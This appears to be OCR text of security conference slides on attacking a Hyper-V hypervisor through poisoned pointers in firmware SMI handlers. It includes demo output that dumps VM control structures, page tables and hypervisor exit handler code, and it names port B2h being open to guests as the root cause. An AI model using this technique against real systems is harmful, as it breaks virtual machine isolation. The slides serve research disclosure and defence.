
Pointer Vulnerabilities in SMI Handlers




Exploit tricks SMI handler to write to an address **inside SMRAM**

[Attacking and Defending BIOS in 2015]


Exploiting firmware SMI handler to attack VMM





DEMO

Attacking Hypervisor via
Poisonous Pointers in Firmware SMI handlers


Hyper-V Manager
File Action View Help
Hyper-V Manager
WIN-E861G45TV11
Virtual Machines
Name State CPU Usage Assigned Memory Uptime
ubuntu-server-1 Running 0 % 128 MB 00:03:48
ubuntu-server-2 Running 1 % 128 MB 00:03:50
ubuntu-server-3 Off
windows-8.1-1 Running 0 % 1024 MB 00:03:47
windows-8.1-2 Off
Snapshots
The selected virtual machine has no snapshots.
ubuntu-server-1 on WIN-E861G45TV11 - Virtual Machine Connection
Action Media Clipboard View Help
['vtd', 'ept', 'hpt']
[x][===
[x][Module: Virtual Machines Analyser
[x][===
[*] Searching VM VMCS ...
[*] Found Virtual Machine #1 at 00000000AE25F000
[*] Extended Page Tables Address: 00000000AE24901E
[*] Guest: CR0=80010033 CR3=04ABB000 CR4=001426F0 RIP=FFFFFFFF81055166 RSP=FFFFFFFF81C03E90
[*] Host : CR0=80010031 CR3=003BC000 CR4=00042260 RIP=FFFFF80006EDB138 RSP=FFFFE80300203FC0
[*] Found Virtual Machine #2 at 00000000AE45F000
[*] Extended Page Tables Address: 00000000AE44901E
[*] Guest: CR0=80010033 CR3=04737000 CR4=001426F0 RIP=FFFFFFFF81408A23 RSP=FFFF8800046BFB38
[*] Host : CR0=80010031 CR3=003BC000 CR4=00042260 RIP=FFFFF80006EDB138 RSP=FFFFE80200203FC0
[*] Found Virtual Machine #3 at 00000000AE85F000
[*] Extended Page Tables Address: 00000000AE84901E
[*] Guest: CR0=80010031 CR3=001A7000 CR4=001526F8 RIP=FFFFF8019FA3225F RSP=FFFFF801A13E58E8
[*] Host : CR0=80010031 CR3=003BC000 CR4=00042260 RIP=FFFFF80006EDB138 RSP=FFFFE80100203FC0
============ Analysing Extented Page Tables =======
[VM1] Reading Extended Page Tables ...
[VM1] Extended Page Tables size: 32 KB
[VM1] Extended Page Tables address space: 135 MB
[VM2] Reading Extended Page Tables ...
[VM2] Extended Page Tables size: 36 KB
[VM2] Extended Page Tables address space: 131 MB
[VM3] Reading Extended Page Tables ...
[VM3] Extended Page Tables size: 28 KB
[VM3] Extended Page Tables address space: 1027 MB
============== Analysing VTd Page Tables =========
[VTd] Reading VTd engine at FED90000
[VTd] DMA remapping is not enabled!
[VTd] Reading VTd engine at FED91000
[VTd] PASID=0 ECS=0 RTT=0 RTA=000000461A000
[VTd] Reading VTd Root & Context Tables ...
[VTd] Total VTd Domains: 0
============== Analysing Host Page Tables =========
[HPT] Reading Host Page Tables ...
[HPT] Host Page Tables size: 2928 KB
[HPT] Host Page Tables address space: 1932 MB
============= Hypervisor VM Exit Handler =========
FFFFF80006EDB138: mov qword ptr [rsp + 0x28], rcx
FFFFF80006EDB13D: mov rcx, qword ptr [rsp + 0x20]
FFFFF80006EDB142: mov qword ptr [rcx], rax
FFFFF80006EDB145: mov qword ptr [rcx + 8], rcx
FFFFF80006EDB149: mov qword ptr [rcx + 0x10], rdx
FFFFF80006EDB14D: mov qword ptr [rcx + 0x18], rbx
FFFFF80006EDB151: mov qword ptr [rcx + 0x28], rbp
=============== Hypervisor Stack State ===========
FFFFE80100203FC0: 0000000000000006 0000000000000010 FFFFF8019FD73180 FFFFF8000000209B
FFFFE80100203FE0: FFFFE80100200150 00000000400000F0 FFFFE80100204000 0000000000000000
C:\chipsec\source\tool>
1Help 2UserMn 3View 4Edit 5Copy 6RenMov 7MkFold 8Delete 9ConfMn 10Quit 11Plugin

Root cause? Port B2h is open to VM in I/O bitmap

```
CPU_BASED_VM_EXEC_CONTROL:
      Bit  2:  0  Interrupt-window exiting
      Bit  3:  1  Use TSC offsetting
      Bit  7:  1  HLT exiting
      Bit  9:  0  INVLPG exiting
      Bit 10:  1  MWAIT exiting
      Bit 11:  1  RDPMC exiting
      Bit 12:  0  RDTSC exiting
      Bit 15:  0  CR3-load exiting
      Bit 16:  0  CR3-store exiting
      Bit 19:  0  CR8-load exiting
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      Bit 21:  1  Use TPR shadow
      Bit 22:  0  NMI-window exiting
      Bit 23:  1  MOV-DR exiting
      Bit 24:  0  Unconditional I/O exiting
      Bit 25:  1  Use I/O bitmaps
      Bit 27:  0  Monitor trap flag
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IO Bitmap (causes a VM exit):
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  0x0021
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  0x0cfc
  0x0cfd
  0x0cfe
  0x0cff

RD MSR Bitmap (doesn't cause a VM exit):
  0x00000174
  0x00000175
  0x00000176
  0xc0000100
  0xc0000101
  0xc0000102

WR MSR Bitmap (doesn't cause a VM exit):
  0x00000174
  0x00000175
  0x00000176
  0xc0000100
  0xc0000101
  0xc0000102
```



So that's a firmware issue! Firmware has to validate pointers



